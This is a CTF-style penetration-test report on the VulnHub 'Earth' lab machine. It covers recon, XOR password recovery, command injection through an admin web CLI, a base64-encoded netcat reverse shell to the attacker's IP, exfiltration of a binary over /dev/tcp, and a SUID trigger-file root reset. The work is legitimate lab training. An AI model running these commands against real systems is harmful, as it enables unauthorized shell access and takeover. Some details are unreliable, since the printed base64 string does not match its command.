

VulnHub: The Planets - Earth

VulnHub: The Planets - Earth

Penetration Test Report

Author: Ganesh Gourav - Cybersecurity Student

Date: December 30, 2025

Target: 192.168.29.149 (VMware Earth:1)

Scope: Complete privilege escalation from unauthenticated access

Status: COMPROMISED[1]

Executive Summary

The target system "The Planets: Earth" (VulnHub CTF) was fully compromised within 45 minutes through a multi-stage attack chain: network reconnaissance → web enumeration → XOR cryptanalysis → command injection → SUID privilege escalation. Both user and root flags were captured.

Attack Vector: Web application command injection (authenticated) → SUID binary abuse

CVSS Score: 9.8 (Critical)

Impact: Complete system compromise

1. Intelligence Gathering

1.1 Network Discovery

...

```
sudo bettercap -iface eth0
```

```
> net.probe on
```

VulnHub: The Planets - Earth

```
> net.show
```

```
...
```

Live Hosts Identified:

IP	MAC	Name	Vendor	Sent	Recv	Seen
192.168.29.149	00:0c:29:f7:d1:a4	eth0	VMware, Inc.	0 B	0 B	23:04:05
		gateway		7.1 kB	3.7 kB	23:04:05
			Intel Corporate	1.7 kB	1.3 kB	23:07:12
192.168.29.149	00:0c:29:f7:d1:a4		VMware, Inc.	4.0 kB	1.4 kB	23:07:18
				2.5 kB	2.1 kB	23:07:14

↑ 202 kB / ↓ 607 kB / 12632 pkts

192.168.29.0/24 > 192.168.29.58 »

1.2 Port & Service Enumeration

```
...
```

```
nmap -sCV 192.168.29.149
```

```
...
```

Service Discovery:

```
kali@kali: ~  
Session Actions Edit View Help  
[kali@kali]~  
$ nmap -sCV 192.168.29.149  
Starting Nmap 7.98 ( https://nmap.org ) at 2025-12-29 23:09 -0500  
Nmap scan report for 192.168.29.149  
Host is up (0.0026s latency).  
Not shown: 985 filtered tcp ports (no-response), 12 filtered tcp ports (admin-prohibited)  
PORT      STATE SERVICE      VERSION  
22/tcp    open  ssh          OpenSSH 8.6 (protocol 2.0)  
|_ ssh-hostkey:  
|_ 256 5b:2c:3f:dc:8b:76:e9:21:7b:d0:56:24:df:be:e9:a8 (ECDSA)  
|_ 256 b0:3c:72:3b:72:21:26:ce:3a:84:e8:41:ec:c8:f8:41 (ED25519)  
80/tcp    open  http         Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9  
|_ http-title: Bad Request (400)  
443/tcp   open  ssl/http     Apache httpd 2.4.51 ((Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9)  
|_ ssl-date: TLS randomness does not represent time  
|_ tls-alpn:  
|_ http/1.1  
|_ http-server-header: Apache/2.4.51 (Fedora) OpenSSL/1.1.1l mod_wsgi/4.7.1 Python/3.9  
|_ http-title: Bad Request (400)  
|_ ssl-cert: Subject: commonName=earth.local/stateOrProvinceName=Space  
|_ Subject Alternative Name: DNS:earth.local, DNS:terratest.earth.local  
|_ Not valid before: 2021-10-12T23:26:31  
|_ Not valid after: 2031-10-10T23:26:31  
MAC Address: 00:0C:29:F7:D1:A4 (VMware)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 24.89 seconds
```

SSL Certificate Analysis: Reveals virtual hosts `earth.local` & `terratest.earth.local`

2. Vulnerability Assessment

VulnHub: The Planets - Earth

2.1 Virtual Host Configuration

'''

/etc/hosts updated:

```
kali@kali: ~  
Session Actions Edit View Help  
GNU nano 8.7 /etc/hosts *  
127.0.0.1 localhost  
127.0.1.1 kali  
::1 localhost ip6-localhost ip6-loopback  
ff02::1 ip6-allnodes  
ff02::2 ip6-allrouters  
  
192.168.29.149 earth.local terratest.earth.local
```

'''

2.2 Web Directory Enumeration

earth.local (Port 80):

'''

```
(kali@kali)-[~]  
$ gobuster dir -u http://earth.local/ -w /usr/share/wordlists/dirb/common.txt  
  
Gobuster v3.8  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
  
[+] Url: http://earth.local/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/dirb/common.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.8  
[+] Timeout: 10s  
  
Starting gobuster in directory enumeration mode  
admin (Status: 301) [Size: 0] [→ /admin/]  
/usr/bin/ (Status: 403) [Size: 122]  
Progress: 4613 / 4613 (100.00%)  
  
Finished
```

'''

Discovery: /admin/ (301 redirect) → Admin portal[1]

VulnHub: The Planets - Earth

terratest.earth.local (Port 443):

'''

```
(kali@kali)-[~]
$ gobuster dir -u https://terratest.earth.local -k -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://terratest.earth.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 199]
/.htaccess (Status: 403) [Size: 199]
/.htpasswd (Status: 403) [Size: 199]
/cgi-bin/ (Status: 403) [Size: 199]
/index.html (Status: 200) [Size: 261]
/robots.txt (Status: 200) [Size: 521]
Progress: 4613 / 4613 (100.00%)

Finished

(kali@kali)-[~]
$
```

'''

Critical Findings:

'''

└─ /robots.txt (200) [Size: 521]

```
← → ↻ 🏠 terratest.earth.local/robots.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

User-Agent: *
Disallow: /*.asp
Disallow: /*.aspx
Disallow: /*.bat
Disallow: /*.c
Disallow: /*.cfm
Disallow: /*.cgi
Disallow: /*.com
Disallow: /*.dll
Disallow: /*.exe
Disallow: /*.htm
Disallow: /*.html
Disallow: /*.inc
Disallow: /*.jhtml
Disallow: /*.jsa
Disallow: /*.json
Disallow: /*.jsp
Disallow: /*.log
Disallow: /*.mdb
Disallow: /*.nsf
Disallow: /*.php
Disallow: /*.phtml
Disallow: /*.pl
Disallow: /*.reg
Disallow: /*.sh
Disallow: /*.shtml
Disallow: /*.sql
Disallow: /*.txt
Disallow: /*.xml
Disallow: /testingnotes.*
```

└─ /testingnotes.txt (200) [XOR cipher details]

```
← → ↻ 🏠 terratest.earth.local/testingnotes.txt
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*Terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against bruteforce. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

VulnHub: The Planets - Earth

└─ /testdata.txt (200) [Encryption key material]



...

2.3 Credential Discovery

testingnotes.txt:

...

"Using XOR encryption... terra used as username for admin portal"


...

XOR Decryption (CyberChef):

...

Ciphertext: 37090b59030f11060b0a1b4e000000000004312170a1b0b0e4107174f1a0b044e0a0002

Key: "According to radiometric dating estimation..." (testdata.txt)



Plaintext: earthclimatechangebad4humans

...


Admin Credentials: `terra:earthclimatechangebad4humans`

VulnHub: The Planets - Earth

3. Exploitation

3.1 Initial Access (Command Injection)


Vector: Authenticated web CLI at `http://earth.local/admin/`



Commands Executed:


...

ls /var/earth_web



Output: db.sqlite3 earth_web manage.py secure_message user_flag.txt

cat /var/earth_web/user_flag.txt



Output: user_flag_3353b67d6437f07ba7d34afd7d2fc27d [

...

3.2 Reverse Shell (Filter Bypass)

VulnHub: The Planets - Earth

Remote connections blocked→ Base64 encoding bypass:

Attacker:

'''

echo "nc -e /bin/bash 192.168.29.58 4444" | base64



Output: bmMgLUUgLU2Jpb19iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==


nc -lvnp 4444

'''

Target (via web CLI):

'''

echo 'bmMgLUUgLU2Jpb19iYXNoIDE5Mi4xNjguMjkuNTggNDQ0NA==' | base64 -d | bash



'''

Shell Stabilization:

'''

python3 -c 'import pty; pty.spawn("/bin/bash")'

VulnHub: The Planets - Earth

```
(kali㉿kali)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.29.58] from (UNKNOWN) [192.168.29.149] 55976  
python -c 'import pty;pty.spawn("/bin/bash")'  
bash-5.1$
```

export TERM=xterm-256color

'''

4. Post-Exploitation

4.1 SUID Enumeration

'''

find / -perm -u=s 2>/dev/null 2>/dev/null

```
bash-5.1$ find -perm -u=s 2>/dev/null  
find -perm -u=s 2>/dev/null  
./usr/bin/chage  
./usr/bin/gpasswd  
./usr/bin/newgrp  
./usr/bin/su  
./usr/bin/mount  
./usr/bin/umount  
./usr/bin/pkexec  
./usr/bin/passwd  
./usr/bin/chfn  
./usr/bin/chsh  
./usr/bin/at  
./usr/bin/sudo  
./usr/bin/reset_root  
./usr/sbin/grub2-set-bootflag  
./usr/sbin/pam_timestamp_check  
./usr/sbin/unix_chkpwd  
./usr/sbin/mount.nfs  
./usr/lib/polkit-1/polkit-agent-helper-1  
bash-5.1$
```

'''

Interesting Binary: `/usr/bin/reset_root` (SUID ELF 64-bit)

4.2 Binary Analysis


File Transfer:

'''

Target → Attacker

VulnHub: The Planets - Earth

cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333



```
kali@kali: ~  
Session Actions Edit View Help  
bash-5.1$ find -perm -u=s 2>/dev/null  
find -perm -u=s 2>/dev/null  
./usr/bin/chage  
./usr/bin/gpasswd  
./usr/bin/newgrp  
./usr/bin/su  
./usr/bin/mount  
./usr/bin/umount  
./usr/bin/pkexec  
./usr/bin/passwd  
./usr/bin/chfn  
./usr/bin/chsh  
./usr/bin/at  
./usr/bin/sudo  
./usr/bin/reset_root  
./usr/sbin/grub2-set-bootflag  
./usr/sbin/pam_timestamp_check  
./usr/sbin/unix_chkpwd  
./usr/sbin/mount.nfs  
./usr/lib/polkit-1/polkit-agent-helper-1  
bash-5.1$ file /usr/bin/reset_root  
file /usr/bin/reset_root  
/usr/bin/reset_root: cannot open '/usr/bin/reset_root' (No such file  
bash-5.1$ file /usr/bin/reset_root  
file /usr/bin/reset_root  
/usr/bin/reset_root: setuid ELF 64-bit LSB executable, x86-64, version  
BuildID[sha1]=4851fddf6958d92a893f3d8042d04270d8d31c23, for GNU/Linux  
bash-5.1$ reset_root  
reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET FAILED. ALL TRIGGERS ARE NOT PRESENT.  
bash-5.1$ cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333  
cat /usr/bin/reset_root > /dev/tcp/192.168.29.58/3333  
bash-5.1$
```


```
(kali@kali)-[~]  
$ nc -lvnp 3333 reset_root  
listening on [any] 3333 ...  
connect to [192.168.29.58] from (UNKNOWN) [192.168.29.149] 57448  
(kali@kali)-[~]  
$
```

Attacker → Local analysis

nc -lvnp 3333 > reset_root

chmod +x reset_root

ltrace ./reset_root



```
(kali@kali)-[~]  
$ ltrace ./reset_root  
puts("CHECKING IF RESET TRIGGERS PRESE" ... CHECKING IF RESET TRIGGERS P  
RESENT ...  
) = 38  
access("/dev/shm/kHgTFI5G", 0) = -1  
access("/dev/shm/Zw7bV9U5", 0) = -1  
access("/tmp/kcMOWewe", 0) = -1  
puts("RESET FAILED, ALL TRIGGERS ARE N" ... RESET FAILED, ALL TRIGGERS A  
RE NOT PRESENT.  
) = 44  
+++ exited (status 0) +++
```

...

Trigger Mechanism Discovered:

VulnHub: The Planets - Earth

...

```
access("/dev/shm/kHgTFI5G", 0) = -1
```

```
access("/dev/shm/Zw7bV9U5", 0) = -1
```

```
access("/tmp/kcMOWewe", 0) = -1
```

...

4.3 Privilege Escalation

...

```
touch /dev/shm/kHgTFI5G
```

```
touch /dev/shm/Zw7bV9U5
```

```
touch /tmp/kcMOWewe
```

```
/usr/bin/reset_root
```

Output: "RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth"

...

Root Access:

...

```
su root
```

Password: Earth

```
whoami # root
```

```
cd /root
```

```
cat root_flag.txt
```

VulnHub: The Planets - Earth

```
[root@earth /]# ls
ls
bin  dev  home  lib64  mnt  proc  run  srv  tmp  var
boot  etc  lib  media  opt  root  sbin  sys  usr
[root@earth /]# root
root
bash: root: command not found
[root@earth /]# cd /root
cd /root
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
```

Output: root_flag_b0da9554d29db2117b02aa8b66ec492e

```

kali@kali: ~
Session  Actions  Edit  View  Help
[root@earth ~]# ls
ls
anaconda-ks.cfg  root_flag.txt
[root@earth ~]# cat root_flag.txt
cat root_flag.txt

-o#66*''?'d:>b\_
_o/'''', dMF9MMMMMHo_
.o6#'  ^"MbMMMMMMMMMMMMMHo.
.o""'  vodM*$66MMMMMMMMMM?.
$M&ood,~'^(6##MMMMMMH\
,MMMMMM#b?#bobMMMMMMML
?MMMMMMMMMMMMMMMMMM7MM$R*Hk
:MMMMMMMMMMMMMMMMMM/HMMM|`*L
|MMMMMMMMMMMMMMMMMMbMH'  T,
`*MMMMMMMMMMMMMMMMMMb#}'  `?
""*""*#MMMMMMMMMMMMMM'  -
|MMMMMMMMMMP'  :
^MMMMMMMMMT  .
9MMMMMMMM}  -
|MMMMMMMM? ,d-  '
^MMMMMMT .M|.  :
6MMMMM*'  '
^MMM#"  -
^6.  ./.
^--._,dd##pp=""

Congratulations on completing Earth!
If you have any feedback please contact me at SirFlash@protonmail.com
[root_flag_b0da9554d29db2117b02aa8b66ec492e]
[root@earth ~]#
```

...

VulnHub: The Planets - Earth

5. Attack Timeline

Time	Phase	Milestone
-----	-----	-----
23:04	Reconnaissance	Target identified: 192.168.29.149
23:09	Scanning	Ports 22/80/443 + VHOSTS
23:27	Enumeration	/admin/ + XOR notes
23:27	Cryptanalysis	Password: earthclimatechangebad4humans
23:40	Exploitation	User shell + user_flag
23:45	Privesc	Root shell + root_flag

Total Compromise Time: 41 minutes

6. Remediation Recommendations

Immediate Actions:

- 1. Remove SUID binary:** ``chmod u-s /usr/bin/reset_root``
- 2. Disable web CLI:** Remove command execution from admin panel
- 3. Implement proper authentication:** Replace XOR with proper crypto

Long-term:

...


- WAF deployment (ModSecurity)
- Principle of least privilege
- File integrity monitoring
- Regular SUID audits: `find / -perm -4000`

VulnHub: The Planets - Earth

7. Evidence of Compromise

Flags Captured:

user_flag_3353b67d6437f07ba7d34afd7d2fc27d



Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

[Log Out](#)


CLI command:

```
cat /var/earth_web/us
```

Run command

Command output: [user_flag_3353b67d6437f07ba7d34afd7d2fc27d]

root_flag_b0da9554d29db2117b02aa8b66ec492e



VulnHub: The Planets - Earth

...

Proof: Complete command execution history, shell access, and flag retrieval verified from provided screenshots.

Machine:The Planets: Earth (VulnHub) | Status: FULLY COMPROMISED [1]